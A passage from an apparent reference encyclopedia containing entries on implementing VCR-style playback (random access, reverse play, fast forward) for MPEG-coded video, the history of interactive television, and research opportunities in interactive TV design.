
Decoders are usually based on standards. This imposes some restrictions on the behaviour they can implement to support VCR functionality. For MPEG-2 (ISO/IEC, 1995) based decoders, an important restriction is that frame rate is fixed to a set of available values. Later MPEG standards (ISO/IEC, 1999, 2005) support arbitrary frame rates.

For the data path, the main constraint is bandwidth, especially in client-server applications.

In the server side, the main constraints are storage size and computational power.

Motion Compensation and Temporal Dependencies

Due to the high bandwidth and storage requirements of uncompressed multimedia data, compression techniques (Shi & Sun, 2000) are usually mandatory in digital multimedia systems.

Modern video compression techniques use a combination of lossy image compression and motion compensation. **Motion compensation** introduces dependencies among coded frames that impose restrictions in the decoding process.

There are two dependency types: **forward prediction**, if they refer to a frame previous in time, or **backward prediction**, if they refer to a frame in the future. MPEG standards classify coded pictures in three types:

- **I pictures or intra coded pictures:** Pictures that do not have any coding dependency with other pictures.
- **P pictures or predictive coded pictures:** Pictures that may have coding dependencies with past pictures.
- **B pictures or bidirectionally predictive coded pictures:** Pictures that may have coding dependencies with past pictures, future pictures, or both.

Figure 2 depicts frame dependencies for a typical MPEG-2 sequence. In the example, a decoder must decode P_6 and P_3 before decoding B_5. To decode P_6, the decoder must have decoded P_3, and to decode P_3, it must have decoded I_0. Because only I pictures are independent, a decoder must receive an I picture to start decoding.

The main difference between P and B pictures is that B pictures make decoding order different from presentation order. For the sequence in Figure 2, the decoding order is I_0, P_3, B_1 ,B_2, P_6, B_4, B_5, P_9, B_7, B_8, I_{10}, ...

Any P or B picture depends either directly or indirectly on one I picture. An I picture and all the pictures that depend on it form a closed group of related pictures. This is what MPEG-2 calls **group of pictures** (GOP). For example, a MPEG-2 sequence IBBPBBPIBBPBBP (in display order) is divided into two GOPs with the same structure: IBBPBBP.

For simplicity, we use MPEG-2 stream structure as reference through the rest of this article. That is, I pictures with no coding dependencies, P pictures that depend on their previous I or P picture, and B pictures that depend on their previous and next nonB pictures. We write all sequences in display order.

RANDOM ACCESS

Locating Access Points

Random access functionality enables end users to select a point in time to start playing a requested media. It is possible, and often required, to implement random

Figure 1. Multimedia service architecture



Figure 2. Motion composition frame dependencies in MPEG-2




access exclusively in the data server side; data path and decoders need not be modified.

Because coded picture lengths are variable, precise random access is usually implemented using indexing techniques. Any accessible media will have an associated **index** mapping time references with physical locations. For example, a film may have a index like this, mapping milliseconds to storage offsets:

```
time:  0 offset:0
time: 480 offset:142504
time: 960 offset:277864
time: 1440 offset:445184
```

If a user requests the film starting at time 500, the server searches in the index for the closest indexed point in time–480–and starts streaming from offset 142504.

Using extended indexes, servers can define other kinds of services such as content-based access (Kobla & Doermann, 1998; Little, Ahanger, Folz, Gibbon, Reeve, Schelleng, & Venkatesh, 1993).

Indexes increase the storage requirements in the server. The extra space needed depends on the index precision and detail, but is usually a small percentage of the associated multimedia stream storage size.

One alternative solution to avoid indexes is to run through the media stream looking for the required access point. This is similar to the process of creating an index, but the server does it whenever a user requests a random access. Because the access time and the CPU usage is proportional to the offset where the access point is, this approach is usually infeasible.

Another possible approach is to estimate the offset of the access point using information of the media stream bitrate. For constant bitrate data, this method may be reasonably accurate, but for variable bitrate data it can lead to significant access errors.

Access Accuracy

I-Frame Accuracy

A straightforward **random access** implementation cannot provide frame accuracy access. Because responses must start with an I picture, P and B pictures are not valid access points. For example, in Figure 3, a user requests an access to a motion compensated picture, but the server response starts at the closest I frame.

Re-Encoding First Frame


It is possible to achieve frame-accuracy **random access** with more sophisticated implementations. A server may transform the first picture to be sent into an I picture. For the example in Figure 3, a frame-accurate server might send a stream that starts with the following picture pattern: PBBPIBBP…. However, a decoder would not be able to decode anything until the I picture. Using the information from the previous I and P pictures in the **GOP**, the server can reconstruct the requested P frame and encode it again as an I picture, yielding the start pattern IBBPIBBP (Brightwell, Dancer, & Knee, 1997).

Sending Referenced Frames

Sending all the reference frames needed to decode the first frame in the requested stream is another possible implementation for frame-accurate **random access** (Rowe, Mayer-Patel, Smith, & Liu, 1994; Lin, Zhou, Youn, & Sun, 2001).

This technique has two serious drawbacks. First, it requires non standard behaviour in the decoder (it must be able to reconstruct reference frames that are not presented to the user). Second, the additional pictures

Figure 3. Access accuracy



for each random access request suppose bitrate peaks that may either break data path bandwidth restrictions or delay the server response.

PAUSE/RESUME

Having random access implemented, **pause/resume** comes almost for free. Either the server or the client has to remember the time at which pause command is issued. When the client requests the resume command, the server starts streaming like for random access.

REVERSE PLAY

Because decoders do not have access to the complete stream, servers are in charge of reversing the video stream and sending it to the client afterwards.

For motion compensated video, changing the order of the coded pictures breaks the frame dependencies. For example, a client receiving the reversed stream in Figure 4a would not be able to decode the second picture because it depends on pictures that the server is going to send later.

Reverse Play Using Random Access


Reverse play may be implemented as a **random access** variation. After playing one frame, the user wants to play the previous frame. Thus, the techniques to provide frame-accurate random access may be extended to support reverse play. For example, in Rowe, Mayer-Patel, Smith, and Liu (1994) the authors implement reverse play sending all the needed reference frames before each frame to be played by the receiver.

For the reversed stream in Figure 4a, a server would send I_4, then I_0, P_1, P_2, P_3, then I_0, P_1, P_2, and so forth. Because for continuous reverse play the extra frames cannot introduce delay in the response, the bandwidth needed to implement this solution may be prohibitively high, specially for streams with large **GOPs**.


Helper Stream

Servers may construct a helper reversed stream to avoid the frame dependencies problem (Lin, Zhou, Youn, & Sun, 2001). The straightforward process to build this reversed is to decode the forward stream, re-encoding it with the frames in reverse order.

Figure 4. Reverse play



(a)



(b)

As indexes, helper streams require additional space in the server storage. Because this additional storage requirement is much higher than for indexes, servers may create lower quality reversed streams to reduce their size. Alternatively, servers may build the reversed stream on demand, changing space requirements by computation overhead.

Compressed Domain Reverse

To save computation Wee and Vasudev (1998) suggest avoiding the decode/encode process reversing the stream in the **compressed domain**. To do that, servers have to somehow reverse the **motion compensation** predictions. In MPEG-2, B frame dependencies can be easily reversed swapping the **forward** and **backward predictions** (Figure 4b). For P pictures, the reference picture changes, so the server must interpolate a new prediction.

Chen and Kandlur (1996) split the reversal in two steps. First, all the P pictures are converted to I pictures. Then, sequences containing only I and B can be played backwards reversing the picture order and swapping the predictions for B pictures. However, because I pictures are larger than P pictures, the resulting stream requires more disk storage and transmission bandwidth.

With the cost of higher complexity, better compression is achieved reversing P frame predictions (Wee, 1998).

It is possible to split the reverse play implementation between the server and the client side to relieve the server from some overhead. For example, in Chen and Kandlur (1996) an intermediate cache server is used in the client side to reverse the streams that come from the remote server and serve them to the decoder if the user requests a reverse play.

FAST FORWARD

Faster Frame Rate

The straightforward implementation of **fast forward** is sending coded video frames at an increased rate to the decoder. Nevertheless:

- Playing at *N*× speed requires *N* times as bandwidth as playing at normal speed
- Decoders may not have enough computation power to decode the input frames at the requested rate.
- Some video standards do not support custom frame rates.

For **VoD** servers, extra bandwidth requirements reduce the amount of supported concurrent users. If a server supports *U* concurrent users receiving regular playbacks, it will only support about *U/N* users receiving streams at *N*× speed. For reasonable *N* values, the server may cope with it reserving some bandwidth for fast forward requests and downgrading the quality of the fast forward streams (Dey-Sircar, Salehi, Kurose, & Towsley, 1994).

Same Frame Rate

To maintain the original frame rate, servers might build a **fast forward** stream selecting 1 out of each *N* frames from the original stream. Nevertheless, now the problem resembles reverse-play because the new stream will probably have broken frame dependencies (Figure 5a).

Sending Referenced Frames


Again, one possibility is sending all the needed reference frames for each frame to be presented to the user. Although this technique also requires extra bandwidth, for high speed rates it is cheaper than sending all frames at increased rate. This technique may be refined using helper streams to shorten the average amount of reference pictures sent. This idea may be combined with reversed helper streams to support reverse and fast playback (Lin, Zhou, Youn, & Sun, 2001).

Helper Streams

Servers may build a helper stream either on-demand or off-line. Building it off-line has the advantage of saving computation power when serving **fast forward** requests, but at the cost of more storage (in a baseline approach, servers store one helper stream for each supported speed).

There are several techniques to build fast forward streams. Servers may simply decode the needed frames and re-encode them again, interpolate the new motion estimation relationships, or build new streams using

Figure 5. Fast forward



only frames that need not change their motion compensation dependencies.

Selecting Pictures

Figure 5b shows some examples of frame selection to build fast forward streams. Note that speed ratio is approximate. Because selected frames cannot be evenly distributed, movement in the resulting video stream may be somewhat abrupt. This defect is more noticeable for low speed ratios, where users expect smoother playbacks.

Servers will always drop more motion compensated frames than I frames (and more B frames than P frames). In average, I frames are larger than P frames, and P frames are larger than B frames, so the bitrate increases for these fast forward streams.

A solution to mitigate the extra storage and bandwidth requirements is to downgrade the fast forward stream quality to achieve better compression (Andersen, 1996).

Null Pictures

An alternative way to reduce the bitrate is padding the stream with **null frames** (Davies & Murray, 2003). In Figure 5, we represent null P frames as N_P and null B frames as N_B. **Null frames** are motion compensated frames meaning "this frame is equal to previous frame." Video coding standards compress this kind of frames very efficiently, so using them as substitutes for other frames decreases the bitrate in the resulting stream. For users, the effect is a lower visual frame rate.

Figure 5c shows a possible way of building a 3× stream using null P frames. Servers may also use null frames to preserve **GOP** structure in fast forward streams (Figure 5d).

Video servers may use any custom algorithm to mix frames selected from the original stream with **null frames** to jointly meet the required playout rate and the bandwidth constraints.

Selecting GOPs

All **fast forward** techniques described so far try to mimic analogue systems. Instead of increasing the frame rate or drop individual frames, servers may skip complete **GOPs** (Chen, Kandlur, & Yu, 1995) as depicted in Figure 5d. Resulting bit rate is similar to the original because the I, P, and B frames ratio does not change. The result is a sequence of short video shots. The frame rate and quality of those shots is the same as in the original streams.

FAST BACKWARD

Fast backward may be resolved as a combination of **reverse play** and **fast forward**:

- Build a backwards stream and perform a fast forward over it (Chen & Kandlur, 1996).
- Use the “send all frame references” technique. If there is a helper backwards stream, frames may be selected from either the forward of backward stream to minimise the amount of extra pictures sent (Lin, Zhou, Youn, & Sun, 2001).
- Play complete **GOPs** in forward direction, but selecting them backwards (Chen, Kandlur, & Yu, 1995).
- Select I frames backwards, possibly padding them with **null frames** to meet the requested speed and bandwidth requirements (Davies & Murray, 2003).

SLOW MOTION

Sending coded frames at slower rate from the server to the decoder side is a suitable baseline approach. However, in MPEG-2, this solution does not work with standard players. To play **slow motion** maintaining the frame rate, servers may insert **null frames** to duplicate frames in the decoder (Davies & Murray, 2003).

Playing slow motion backwards is similar if the server is capable of reverse play at regular speed.

FUTURE TRENDS

Modern coding standards are introducing methods to aid VCR implementations. AVC standard (ISO/IEC, 2005; Wiegrand, Sullivan, Bjøntegaard, & Luthra, 2003) introduces a new kind of access units, so called *switching pictures,* to ease random access (Karczewicz & Kurceren, 2003). For Dirac (BBC Research, 2006), there is a proposal to add native support for **index** entries in the coded video stream.

CONCLUSION

This chapter reviewed interactive playout operations that are available in analogue systems, along with the problems that arise when implementing them in digital systems. We also introduced different possible implementations for those operations.

KEY TERMS

Access Point: Location from where a decoder can start decoding a media stream.

B Picture: Picture coded with motion compensation. B pictures may depend on one picture from the past, from one picture from the future, or both.

Bitrate: Number of bits transmitted per unit of time.

GOP (Group of Pictures): MPEG-2 structure that contains an I picture and all the pictures that depend on it.

Index: Data structure used to map labels and access points.

I Picture: Picture coded without motion compensation.

Motion Compensation: Video compression technique used to remove temporal redundancy between frames. Motion-compensated pictures depend on other reference pictures to be decoded.

P Picture: Picture coded with motion compensation. P pictures depend only on pictures from the past.

Stream: Series of bits representing real-time data.

Streaming: Technique used to send data streams. Instead of waiting to receive the whole data stream, streaming clients consume the input stream at the same time they receive it.

VCR (Video Cassette Recorder): Device used to record analogue TV broadcasts in magnetic videotapes.

VoD (Video on Demand): VoD systems allow users to select and watch remote videos. VoD services contrast with traditional TV services were contents are scheduled and broadcast for all users.

Interactive Television Evolution

Alcina Prata
Polytechnic Institute of Setúbal (IPS), Portugal

INTRODUCTION

Television was a brilliant invention because it is capable of transporting us anywhere (Perera, 2002). Since its first production, in 1928, it never stopped spreading. In fact, while the Internet European penetration rate rounds 40-60% the TV penetration rate rounds 95-99% (Bates, 2003), which means that almost every home has, at least, one TV set. However, the TV paradigm which has traditionally occupied the largest share of consumer leisure time is now changing. In fact, and as a result of the so-called "digital revolution," TV is now undergoing a process of technological evolution. The traditional TV sets and programs (which are typically passive programs) are being replaced by digital TV sets, which allow a long list of new interactive services and programs, concretely, interactive television (iTV). There is no doubt that iTV, which can be defined as a TV system that allows the viewer to interact with an application that is simultaneously delivered, via a digital network, in addition with the traditional TV signal (Perera, 2002) will replace the traditional TV viewing habits.

In spite of being a recent phenomenon in terms of use, in the last 20 years, many research groups have worked in iTV development. Their progress over time is going to be addressed in the next section. However, due to the enormous quantity of telecommunications or cable trials launched it was impossible to present them all. Thus, only the more significant are referred.

ITV EVOLUTION

The first iTV program was broadcasted in the United States by CBS and was first transmitted on Saturday, October 10th, 1953. It was a black and white first program of a children's series called *Winky Dink and You*, in which a cartoon character named Winky Dink went on dangerous adventures (Lu, 2005). During the show, children would place a sheet of plastic over the TV screen and draw a bridge or a rope in order to save Winky Dink from danger. At the end of the show, children would also be able to trace letters at the bottom of the screen in order to read the secret messages broadcasted. It was a success that lasted 4 years (Jaaskelainen, 2000; Lu, 2005).

In 1957, the first wireless remote control, proposed by Dr. Robert Adler, from Zenith, and known as "Zenith Space Command," started being commercialized (Lu, 2005; Zenith, 2006).

From the 1960s milestones of interactivity, the following three are the most important. First, the AT&T Company's demonstration of a picture telephone at the New York World Fair in 1964 (Jaaskelainen, 2000; Rowe, 2004). Second, the "interactive movie," Lanterna Magica, which was produced in Czechoslovakia and shown to the public in the Czech Pavilion at the 1967 World Expo in Montreal, Canada (Jaaskelainen, 2000; Laurel, 1991). Third, the realization, by Marshall McLuhan, that television was a "cool participant medium" and thus interactivity should be pursuit (McLuhan, 1964). In the late sixties, Lester Wunderman launched a television advertisement which included a free telephone number. It was the first time that telephone was used as a return channel for iTV (Jaaskelainen, 2000).

In 1972, Cable Television expanded with all its potential providing more than 75 channels, allowing the use of set-top boxes (STB), and making the remote control viewers' best friend (Lu, 2005). Three years later, with the launch of Home Box Office (HBO), a premium cable television network, the satellite distribution became viable. On December 13, 1975, HBO became the first TV network to broadcast its signals via satellite when it showed the boxing match "Thrilla in Manila" (HBO, 2006).

In 1977, Warner Amex Company launched its cable iTV service via a famous trial/system called QUBE (Jaaskelainen, 2000). However, because the benefits were not enough to justify the enormous equipment cost, the system was dropped (Laurel, 1991; Lu, 2005).

Other iTV systems experimented in the 1970s were the videotex systems. A videotex system (which may also be referred to as viewdata, videotex, videotext, or interactive videotext system) is an interactive information system where a user used a hand-held keypad and a television display screen in order to obtain screens of content/information from a centralized database. These screens of content/information were transmitted to the user through the traditional telephone lines or two-way cable (Kyrish, 1996). The more important videotex systems were the Canadian Telidon, the British Prestel, launched in 1979, and the French Minitel, launched in 1982.

The mentioned videotex systems have encouraged and inspired American media corporations to launch their own trials (Jaaskelainen, 2000). Another reason which highly contributed to the beginning of a bigger investment in iTV trials was the fact that, around 1984, deregulation had accelerated the cable penetration and, by the end of the decade cable homes had increased to over 50 million homes (Lu, 2005). Thus, in the 1980s, the best known American trials were the Viewtron, Gateway, and Prodigy. The Viewtron system was launched in October 1983, in three South Florida counties (Kyrish, 1996), by the Knight-Ridder Corporation (Case, 1994; Nisenholtz, 1994), in association with the American Telephone and Telegraph Company. They have promised their consumers a new way of getting news, current events information, electronic shopping, bank, and communicating online. However, because subscribers were too sporadic, in 1986, the company gave up the project (Finberg, 2003; Kyrish, 1996). It was the right idea with the wrong technology in the wrong decade. The Gateway videotex service was launched in 1984, in Southern California, by the Times Mirror's Video Services (Case, 1994; Nisenholtz, 1994), a division of the Times-Mirror Publishing Company. The service was launched as a 9-month test among 350 homes in Los Angeles and Orange County. By 1986, the subscriber base could not support the costs and thus, Gateway ended in March 1986, 10 days before Viewtron (Finberg, 2003; Kyrish, 1996). The Prodigy service was launched in 1984, by the CBS Inc., IBM, and Sears (Case, 1994; Nisenholtz, 1994) and it was a huge investment (Kyrish, 1996). At the beginning, system features were similar to today's Internet portals. In November 1999, due to financial reasons, the service was discontinued. Concluding, in spite of everyone's expectations and best intentions about videotex, consumers, sooner or later, definitely rejected all the early videotex providers offers (Nisenholtz, 1994). And while a few videotext services remained for a few more years, most were gone by the late 1980s (Finberg, 2003).

In the nineties, Interactive TV finally becomes a buzz-word (Laurel, 1991) and numerous trials were launched all around the world. Some of the best known trials and other important milestones are presented next. The Bell Atlantic Corporations Stargazer project was a public, interactive multimedia service accessible via a TV STB and remote control (Ellison, 1995). The Interaxx Television Network Inc., a Florida corporation formed in 1990, was involved in the research and development of a full service, interactive, on-demand multimedia television network (European Comission Report, 1997). In Denver, a Viewer-Controlled Cable Television trial tested both video-on-demand (VOD) and pay-per-view services with 300 viewers from a suburb of Denver. In November 7, 1991, the *GTE Telephone Operations* was the first US telephone company offering interactive video services via the launch of a specific project named "Cerritos Project" in California. It was the world's first widespread test of interactive video technology and services (TEC, 2006). In 1992, Your Choice TV (YCTV)—the world's first commercial VOD digital cable service—was launched by John Hendricks from Discovery Communications. It was defined as the "killer application" for interactive TV. In 1998, Hendricks suspended business operations of YCTV as a near video-on-demand (N-VOD) service (Ramkumar, 2006; Schley, 2000). In 1993, Viacom and the ATT major telephone carrier formed a joint venture in order to trial interactive television in Castro Valley, California. A month after a 6-month free trial of the service, more than 90% of the participants purchased a subscription (HFN, 1995). In 1993 and 1994, Ameritech (Michigan Bell) sponsored a project named ThinkLink in Sterling Heights, Michigan. The project was a VOD project for 150 selected fifth-graders, their families, and their teachers (Blanchard, 1997). On December 14, 1994, the full service network (FSN) was launched by Time Warner in Orlando, Florida. The publicity and news around it was enormous since the Time Warner chairman, Gerald Levin, was announcing that the system was going to revolutionize television and interpersonal communications. However, because it was not commercially viable, it closed in April 1997 (HKISPA, 1997).

In 1994, the Rochester Telephone Corporation was the first company to really demonstrate, via a live test in 100 homes of Rochester, New York, that VOD was not just a dream (NYT, 1994). In 1995, with the help of digital Satellites, TV could expand to 500 channels. It was a success because, until the end of the decade, millions of dishes were sold. As a consequence, and in order to manage that amount of available channels, the enhanced program guide (EPG) became a necessity (Lu, 2005). Only after 1995, strategic alliances started being formed between the TV industry leaders and thus started the real competitiveness around iTV (Fuerst, 1996). In March 1996, US West cancelled its interactive television trial in Omaha, Nebraska, USA, with the argument that, at that time, the costs involved were very high and the VOD technology was immature (HKISPA, 1997). In 1996, WebTV Networks Inc. launched a system also named WebTV. The system allowed navigating through the Internet via a television receptor and a telephone line. In 2001, the subscriber base was sold to Microsoft, and the corporation was dissolved. In November 1996 the Source Media Corporation launched the Interactive Channel in Denton, Texas. Two months earlier it was launched in Colorado Springs. They presented completely new services, as for instance, "CableMail," which was a prototype for the cable industry's first television e-mail service, and children's educational programming (Pate & Klinge, 1997). WorldGate Communications Inc. and America Online TV (AOLTV) also got into the act and soon exceeded 1.5 million viewers (Lu, 2005). Worldgate is considered a pioneer in the emerging interactive television space. The system used the "advanced Channel Hyperlinking (SM) technology" which allowed viewers to toggle between television broadcasting and Internet content instantaneously (BW, 2000). As to the AOLTV, its product, which is a combination of Internet and television, was similar to the WebTV (Davenport, 2000). In 1998, the digital cable multiple systems operators (MSOs) started expanding the digital infrastructure to over 1.5 Million homes, giving customers potential access to iTV services. By the end of 1990s, that number grew to more than 5 Millions (Lu, 2005). In 1999, it was the time for digital video recorders (DVR), also known as personal video recorders (PVR), which are devices similar to VCRs with the difference that they record television data in digital format as opposed to the VCRs analogue format. TiVo and ReplayTV, two popular brands of digital video recorders (DVRs) in the United States, have changed the way we watch and interact with TV because they are consumer video devices which allow users to capture television programming to internal hard disk storage for later viewing. In October 26, 2000, a system named UltimateTV was released to the public. The system, which was developed by Microsoft in Mountain View, California, was the company's second product to integrate a built in satellite tuner with a digital video recorder and an Internet STB by using their WebTV service software to allow users connecting to the Internet. The UltimateTV receiver (named DIRECTV) puts the user in control of a more enjoyable TV experience because it is the only integrated product offering DIRECTV programming, digital video recording, interactive television, and Internet access all in one package. Another advantage is that it is the only satellite receiver which allows the viewer to watch two programs simultaneously on DIRECTV. In 2001, a real iTV Deployment started. Every MSO and DBS systems started programs and iTV soon became a reality in over 6 Million homes. It was time for important strategic alliances between OpenTV, Liberate, Canal+, and WorldGate (Lu, 2005). VOD deployments expanded in the cable world, laying the digital infrastructure necessary for new interactive applications. Satellite providers pushed new iTV enabled projects and PVR's. Two-screen synchronous programming became a necessary option to sports and event programming. At that time over 40 Million homes had boxes capable of some sort of interactivity, and thus organizations of media, telecommunications, and software started real investments in iTV (Chester, Goldman, Larson, & Banisar, 2001). Microsoft launched the MSTV platforms which offer software technology, design, and functionality to help network operators deliver the differentiated TV experiences their customers want. In 2005, the multimedia home platform (MHP), a standard developed by the digital video broadcasting (DVB) consortium, was launched. The standard is gaining worldwide acceptance as one of the technical solutions that will shape the future of Interactive Digital TV. In the UK, European lider of iTV, 73,3% of all houses have digital television (OFCOM, 2006) and some market annalists predicted that, in the future, more people will access the Internet through television than through computers (Daly-Jones & Carey, 2001).

CONCLUSION

Due to the potential that corporations saw in iTV, the number of telecommunications and cable trials, sponsored by companies all around the world, were so many that the total number is completely unknown. Thus, due to space constraints, the presented examples are a brief resume of the ones which really contributed to the field and, thus, are typically referred to as "iTV milestones."

The most commonly referred reason for the telecommunications and cable corporations trials failure was the cost. The tested services included "movies-on-demand (now called VOD), walled-garden services featuring news and personal information portals, interactive gaming, home shopping, commerce applications, and interactive educational programming" (Swedlow, 2000). Since *Winky Dink and You's* first transmission in 1953, the increase of digital technologies and the advances in broadband, digital television, STBs, and mobile and wireless technologies have supplied the needed technological infrastructures to the iTV launch and have changed the media use habits of consumers (Lu, 2005). As to all the trials made along the way, they provide us with some lessons about the development of iTV programs, namely:•

- From *Winky Dink and You*, we can learn that technology is not everything: we don't always need a high bandwidth network and supercomputers in order to make compelling interactive systems.
- One should never be excessively optimistic because, in spite all the technological advances, the launch of a wide scale iTV might fail (Jaaskelainen, 2000).
- We should not expect too much too soon. Any development of new uses will take time.
- Only a small part of the potential uses of interactive television was yet discovered.
- VOD is a very popular application/feature (Swedlow, 2000).
- Users want/prefer simple interactive options (Swedlow, 2000). Thus, the services will have to be easy to use (Rowe, 2000).
- The services will have to be free (Swedlow, 2000) or low-fee (Rowe, 2000).
- From a historical perspective, the incubation period of a new medium can be quite long (Gates, 1996; Negroponte, 1996).
- Beyond the expected use it will be wise to also leave room for the unexpected use.
- Similarly, beyond the expected events it will be wise to leave room for the unexpected ones.
- Metadata (information about information) is a very important dimension in the development of iTV contents: with thousand available channels it will be impossible to surf from station to station in order to decide what to see, and thus metadata will play a key role (Negroponte, 1996).
- It is fundamental to correctly worth the importance of the "communication-between-people" that becomes possible through iTV.

KEY TERMS

Digital Television (DTV): DTV is a telecommunication system which allows broadcasting and receiving moving pictures and sound by means of digital signals (in contrast to the analogue signals from the analogue TV: the traditional TV system).

Direct Broadcast Satellite (DBS): DBS or direct-to-home signals is the term used to refer to the satellite television broadcasts specific to home reception. It covers analogue and digital television and radio reception, and is often extended to other services provided by modern iTV systems, as for instance, video-on-demand (VOD) and interactive features.

Enhanced TV (ETV): Frequently is seen as synonymous with interactive TV. However, it is used in particular to reference two-screen (TV + PC) services which are also known as coactive TV. Usually, ETV services users have the TV set and the computer in the same room, and use their Web browser in order to navigate through a particular Web site that is synchronized to the live program being broadcasted.

Multiple System Operator (MSO): An MSO is an operator of multiple cable television systems. In the U.S., a cable system is a facility which serves a single community or a distinct governmental entity, each one with its own franchise agreement with the cable company. Thus, any cable company that serves multiple communities is an MSO.

Set-Top Box (STB): Describes a device that is connected to a television and an external source of signal with the goal of transforming the signal into content to be displayed on the screen.

TiVo: Is a U.S. popular brand of digital video recorder (DVR). It is a consumer video device which allows users to capture television programming to internal hard disk storage for later viewing.

TTY Terminal: A TTY terminal device is a character device that performs input and output on a character-by-character basis. The communication between terminal devices and the programs that read and write to them is controlled by the TTY interface. Examples of TTY devices are Modems, ASCII terminals, and system consoles -LFT.

Video-on-Demand (VOD): VOD systems allow users to select and watch video content over a network as part of an interactive television system. These systems allow two viewing modes: streaming the video content and viewing it while is being downloaded or, downloading it completely to a set-top box, and, after that, start viewing it.

Interactive Television Research Opportunities

Alcina Prata
Polytechnic Institute of Setúbal (IPS), Portugal

INTRODUCTION

There is no doubt that interactive TV (iTV), which may be defined as a TV system that allows the viewer to interact with an application that is delivered simultaneously, via a digital network, in addition to the traditional TV signal (Perera, 2002), will replace traditional passive TV viewing habits. In fact, this technology enables a wide range of new interactive services, applications, and features that are becoming increasingly successful. In regard to interactive services, we have the traditional iTV service (which implies interacting with an application that is simultaneously broadcasted along with the TV program), the electronic program guide (EPG) which allows the management of the enormous amount of available channels/programs and the easy selection of them based on different criteria (title, author, date, time, genre, etc.), and Internet services which include e-mail, chat, WWW, shopping, banking, and so forth. As far as iTV applications are concerned, and following Livaditi, Vassilopoulou, Lougos, and Chorianopoulos (2003), it is possible to identify four basic categories of content: entertainment (content associated with films, series, and quizzes); information (content associated with news of all kind); transactions (content used to order/purchase goods), and communication (content that involve or require the exchange of messages).

The success of iTV has mostly been due to the possibility of using different kinds of services, applications, and features through a unique and trustable device such as TV. Considering that European Internet penetration rates of around 40-60% and TV penetration rates of around 95-99% (Bates, 2003), we may anticipate a bright future for this new technology. However, as happens with any recent and emergent area, in spite all the advantages, there are many difficulties to overcome and research to be carried out. The main goal of this article is to bring together in one single source the most important research opportunities associated with iTV and, in some cases, present specific suggestions for future developments.

For the purpose of this article, it is assumed that the person who interacts with an iTV system may be considered as a viewer (when viewing a traditional TV program and from a mass communication perspective) but also a User (when using the iTV application and from a Human Computer Interface - HCI - perspective). Thus, henceforth those who interact with iTV will be designated as Viewers/Users (V/Us).

iTV RESEARCH OPPORTUNITIES

In spite of the fact that many research groups have worked on iTV development in the last 20 years, iTV is a recent phenomenon in terms of use. Many trials were launched all around the world, but the main concern was technological. Application design has been technology-driven instead of being user-centred and has been based on the desktop paradigm instead of iTV specific guidelines. In this way, the quality of the resultant applications/services was obviously compromised. Many mistakes were made, many innovations were achieved, many lessons were learned and, more importantly, many appealing research opportunities arose from all of this. Three different research opportunity categories, in terms of their importance and urgency, have been identified. The first category refers to the main research opportunities which are, essentially, a natural consequence of the difficulties associated with iTV. The second category refers to the research opportunities that arise from the need to improve certain characteristics, which, in spite not being difficulties, may be improved. Finally, the third category, which refers to research opportunities related to completely new developments, characteristics or services. Concluding, because all the identified research opportunities need to be addressed, sooner or later, and to some extent, they have been included in this work.

First Research Opportunities Category

Due to the lack of specific and widely accepted guidelines for the development of iTV applications (Ali & Lamont, 2000; Chorianopoulos, 2004; Daly-Jones & Carey, 2001; Gill & Perera, 2003; Perera, 2002; Prata, 2005; Prata, Guimaraes, Kommers, & Chambel, 2006) it is very important and urgent to start investigating V/U interface principles, guidelines, rules, methodologies, and conceptual models specific for the development and evaluation of iTV applications. Also needed are methodological frameworks for defining and evaluating the quality of iTV V/U interfaces (Chorianopoulos & Spinellis, 2006). In order to be appropriate for iTV, these methodologies/frameworks will have to consider both the motivational and emotional dimensions (Chorianopoulos et al., 2004; Springett, 2005). Furthermore, it is important to mention that iTV producers have specifically asked usability professionals to concentrate their research efforts in these areas in order to help drive the design of future interactive programs (Ali & Lamont, 2000).

It is also very important to find ways of applying universal design in order to implement applications/services capable of accommodating the large and different range of V/U needs and requirements. This will enable the adequate applications/services to specific V/Us groups, such as the elderly and impaired. Also very important is to find ways of implementing what is called "smooth interactivity," that is to say, interactivity which, in spite of being an added value to the application, does not conflict with the passive and relaxing characteristics of the media and thus may become more attractive to V/Us; interactivity which, imply minimal interference and intrusiveness; and finally, interactivity which is not too disturbing. However, considering that people are attracted to a high level of functionality, it will be important to discover how to combine high levels of functionalities with "smooth interactivity" and easiness of use. Simultaneously, it will be important to define strategies in order to demystify the idea that iTV is difficult to use. It is also important to research how to employ HCI theory and methods to the iTV field, new ways of implementing user-centred design approaches to the development of iTV applications/services, ways of designing/developing successful iTV applications and, finally, researching the technology associated with the service in order to overcome the more common technological problems/constraints (the frequent necessity to restart the system, problems with the password, slowness in accessing applications, etc.) (Counterpoint, 2001).

Second Research Opportunities Category

It is important to carry out research in order to improve some aspects. For instance, due to the number of available channels (sometimes up to 500) EPGs need to be improved in order to become clever navigation models (Marshall, 2004). Because the EPG helps V/Us build a mental map of the order of channels they should be customizable (Perera, 2002). Due to technological and social advances, e-learning, m-learning, t-learning, edutainment, cross-device systems, and ubiquitous systems, among others, are no longer part of our imagination but, instead, are part of our lives. Thus, applications/services should be designed to be viewed through multiple platforms/devices (Marshall, 2004; Prata, 2005). However, designing interfaces for cross-device systems is a complex task and a major challenge to designers. In fact, several devices are being used, each one with its own input/output characteristics, and thus, different device combinations imply new input/output characteristics to study. It is also important to understand how each device's characteristics (individually and when combined) influence V/Us tasks, interactivity, states of mind, and so forth (Robertson, Wharton, Ashworth, & Franzke, 1996). Another important aspect is that different V/Us have different characteristics in terms of skills, goals, attitudes, and so forth. Thus, personalized applications/services should be developed in order to accommodate a broad range of V/U profiles (Marshall, 2004). Special and further research needs to be carried out regarding particular categories of V/Us, namely the elderly and those with some sort of disability (Gill & Perera, 2003). For such groups, the online shopping service may be the only way of shopping "outside home" (Gill & Perera, 2003; Kaye, 2000). Thus, the service should be prepared in order to accommodate these groups of special V/Us and in this way contribute to improving their quality of life (Perera, 2002). As another example, the EPG is clearly a very useful feature that obviously is inaccessible to blind people. Some experiments were carried out, such as a virtual interface for a set-top agent (VISTA) at the University of London and Victoria University, Manchester. The idea was to make a platform independent system, responsive to natural spoken requests and thus, making it possible to speak to the EPGs (Perera, 2002). NCAM is also researching the accessibility of the EPG by visually impaired people (NCAM, 2002) and Serco have analyzed and produced usability guidelines for the TV listings on (SKY and ITVdigital) UK digital platforms. An iTV system capable of accepting general V/Us orders via speech would be an important contribution, not only for the visually impaired, but also for the elderly (which sometimes have difficulty adapting to new technologies) and V/Us with limited movement. This type of feature could also be used as a security device when able to recognize V/Us' voices (Perera, 2002). A further example concerns those V/Us with hearing impairments, where clean audio channels may be a helpful feature because they provide speech without any other background sound, such as music or noise (Perera, 2002).

